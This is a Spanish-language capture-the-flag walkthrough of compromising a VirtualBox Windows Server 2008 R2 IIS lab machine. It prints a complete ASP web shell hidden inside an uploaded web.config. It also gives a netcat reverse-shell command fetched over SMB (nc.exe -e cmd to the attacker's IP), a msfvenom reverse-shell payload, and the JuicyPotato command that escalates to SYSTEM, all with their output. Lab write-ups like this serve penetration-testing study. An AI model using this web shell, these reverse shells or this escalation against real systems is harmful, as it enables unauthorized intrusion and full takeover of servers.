ENSALÁ_PAPAS

LOCALIZACIÓN

```
sudo arp-scan -I eth0 --localnet

Interface: eth0, type: EN10MB, IPv4: 192.168.0.49

192.168.0.50     PCS Systemtechnik GmbH
```

CONECTIVIDAD

```
ping -c1 192.168.0.50

ttl= 128 ——-windows
```

```
└─# ping -c1 192.168.0.50
PING 192.168.0.50 (192.168.0.50) 56(84) bytes of data.
64 bytes from 192.168.0.50: icmp_seq=1 ttl=128 time=1.84 ms

—— 192.168.0.50 ping statistics ——
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.836/1.836/1.836/0.000 ms
```


ESCANEO DE PUERTOS

nmap -p- -Pn -sVC --min-rate 5000 192.168.0.50-T 5

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 13:59 EDT
Warning: 192.168.0.50 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.0.50
Host is up (0.00083s latency).
Not shown: 65477 closed tcp ports (reset), 47 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:C6:3B:3D (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-10-12T18:05:05
|_  start_date: 2024-10-12T17:38:42
|_nbstat: NetBIOS name: WIN-4QU3QNHNK7E, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:c6:3b:3d (Oracle VirtualBox virtual NIC)
|_clock-skew: -6s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
```

Puertos abiertos 80,135,139 y 445

puerto 80



ENUMERACIÓN

Le tiramos el gobuster en la búsqueda de archivos y directorios


gobuster dir -u http://192.168.0.50 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x

```
└─# gobuster dir -u http://192.168.0.50 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,asp,aspx -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.50
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,asp,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/*checkout*.aspx       (Status: 400) [Size: 20]
/zoc.aspx             (Status: 200) [Size: 1159]
/*docroot*.aspx        (Status: 400) [Size: 20]
/*.aspx                (Status: 400) [Size: 20]
```

Encontramos el directorio /zoc.aspx

En el código fuente encontramos

<!-- /Subiditosdetono -->



Intentamos la subida de varios archivos y no lo permite.

Con lo que investigando en la biblia

https://book.hacktricks.xyz/es/network-services-pentesting/pentesting-web/iis-internet-information-services

Nos indican que podemos subir archivos .config y usarlos para ejecutar código.


La propia página nos proporciona el archivo que guardamos como web.config


```
 cat web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
        <handlers accessPolicy="Read, Script, Write">
        <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
        </handlers>
        <security>
        <requestFiltering>
        <fileExtensions>
        <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
        <remove segment="web.config" />
        </hiddenSegments>
        </requestFiltering>
        </security>
  </system.webServer>
</configuration>
<!--
<% Response.write("-"&"->")%>
<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

Function getCommandOutput(theCommand)
        Dim objShell, objCmdExec
        Set objShell = CreateObject("WScript.Shell")
        Set objCmdExec = objshell.exec(thecommand)

        getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>

<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>

<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("server_software"))%>
```

```
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>



<%Response.write("<!-"&"-") %>
-->
```

Subimos el archivo y como sospechábamos, este archivo,está en

/Subiditosdetono





El comando systeminfo es utilizado en Windows para obtener un

resumen detallado de la información del sistema.

Run

\\WIN-4QU3QNHNK7E\IUSR192.168.0.50

The server's port:
80

The server's software:
Microsoft-IIS/7.5

The server's software:
192.168.0.50

```
Nombre de host:                            WIN-4QU3QNHNK7E
Nombre del sistema operativo:              Microsoft Windows Server 2008 R2 Datacenter
Versi6n del sistema operativo:             6.1.7600 N/D Compilaci6n 7600
Fabricante del sistema operativo:          Microsoft Corporation
Configuraci6n del sistema operativo:       Servidor independiente
Tipo de compilaci6n del sistema operativo: Multiprocessor Free
Propiedad de:                              Usuario de Windows
Organizaci6n registrada:
Id. del producto:                          00496-001-0001283-84716
Fecha de instalaci6n original:             18/06/2024, 16:50:45
Tiempo de arranque del sistema:            13/10/2024, 18:17:43
Fabricante del sistema:                    innotek GmbH
Modelo el sistema:                         VirtualBox
Tipo de sistema:                           x64-based PC
Procesador(es):                            1 Procesadores instalados.
                                           [01]: Intel64 Family 6 Model 42 Stepping 7 GenuineIntel ~1404 Mhz
Versi6n del BIOS:                          innotek GmbH VirtualBox, 01/12/2006
Directorio de Windows:                     C:\Windows
Directorio de sistema:                     C:\Windows\system32
Dispositivo de arranque:                   \Device\HarddiskVolume1
Configuraci6n regional del sistema:        es;Espa6ol (internacional)
Idioma de entrada:                         es;Espa6ol (tradicional)
Zona horaria:                              (UTC+01:00) Bruselas, Copenhague, Madrid, Par6s
Cantidad total de memoria f6sica:          2.048 MB
Memoria f6sica disponible:                 1.691 MB
Memoria virtual: tama6o m6ximo:            4.095 MB
Memoria virtual: disponible:               3.712 MB
Memoria virtual: en uso:                   383 MB
Ubicaci6n(es) de archivo de paginaci6n:    C:\pagefile.sys
Dominio:                                   WORKGROUP
Servidor de inicio de sesi6n:              N/D
Revisi6n(es):                              N/D
Tarjeta(s) de red:                         1 Tarjetas de interfaz de red instaladas.
                                           [01]: Adaptador de escritorio Intel(R) PRO/1000 MT
                                                 Nombre de conexi6n: Conexi6n de 6rea local
                                                 DHCP habilitado:    S6
                                                 Servidor DHCP:      192.168.0.1
                                                 Direcciones IP
                                                 [01]: 192.168.0.50
                                                 [02]: fe80::9c4e:6d36:2c77:2ce7
```

Nombre del sistema operativo:Microsoft Windows Server 2008 R2 Datacenter

Con el comando whoami /priv

obtenemos una lista de privilegios, indicando si están habilitados o no.

Cada privilegio puede otorgar permisos especiales en el sistema que se

pueden explotar para escalar privilegios o acceder a recursos sensibles.

Vemos que tenemos habilitado SeImpersonatePrivilege. Este es uno de los privilegios más importantes para la escalada de privilegios. Permite al usuario hacerse pasar por otro usuario o proceso. Si este privilegio está habilitado, podemos usar herramientas como JuicyPotato o PrintSpoofer para escalar los privilegios a SYSTEM.

EXPLOTACIÓN

Obtención de una shell remota con Netcat

1- Copiamos Netcat en nuestro directorio de trabajo en Kali:

cp /usr/share/windows-binaries/nc.exe .

2- Configuramos un servidor SMB para compartir los archivos con el servidor remoto:

impacket-smbserver -smb2support kali /home/kali/Desktop/Ensala_Papas


3- Ponemos a Netcat en escucha en nuestro Kali para recibir la shell:

nc -nlvp 4444

4- En el servidor IIS, ejecutamos Netcat para conectarse de vuelta a nuestro Kali:

\\192.168.0.49\kali\nc.exe -e cmd 192.168.0.49 4444

Recibimos la shell en nuestro kali



ESCALADA DE PRIVILEGIOS

Creamos un directorio /temp para facilitar la tarea

c:\>mkdir c:\temp

Vamos a utilizar JuicyPotato, una herramienta que se aprovecha

del privilegio SeImpersonatePrivilege.

wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe

Con msfvenom creamos un ejecutable que abrirá una shell reversa:

sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.49 LPORT=5555 -f exe -o shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe

Y ahora, nos traemos shell.exe a la máquina víctima

copy \\192.168.0.49\kali\shell.exe

c:\temp>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n□mero de serie del volumen es: 0C81-8F3E

Directorio de c:\temp

14/10/2024 17:37 <DIR> .
14/10/2024 17:37 <DIR> ..
13/10/2024 22:18 347.648 JuicyPotato.exe
14/10/2024 17:36 73.802 shell.exe
2 archivos 421.450 bytes
2 dirs 12.002.533.376 bytes libres

Ejecutamos JuicyPotato, no sin antes ponernos a la escucha por el 5555 en netcat

JuicyPotato.exe -l 5555 -p shell.exe -t * -c "{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"

c:\temp>JuicyPotato.exe -l 5555 -p shell.exe -t * -c
"{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"
JuicyPotato.exe -l 5555 -p shell.exe -t * -c
"{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 5555
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

El argumento `-c "{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}"` que se pasa a **JuicyPotato** es el **CLSID** (Class Identifier), que es un identificador único global (GUID) utilizado por Windows para identificar objetos **COM** (Component Object Model).

¿Qué es un CLSID?

Un **CLSID** es un número de identificación que Windows usa para referirse a una clase de objetos COM. Estos objetos son componentes reutilizables que pueden ser utilizados por diferentes aplicaciones o servicios dentro del sistema operativo. Los objetos COM pueden ejecutar tareas críticas del sistema con distintos niveles de privilegio.

En este caso, hemos empleado el correspondiente a **Microsoft Windows Server 2008 R2 Datacenter. (lista en Hacktricks).**

🖐 **Buen día.**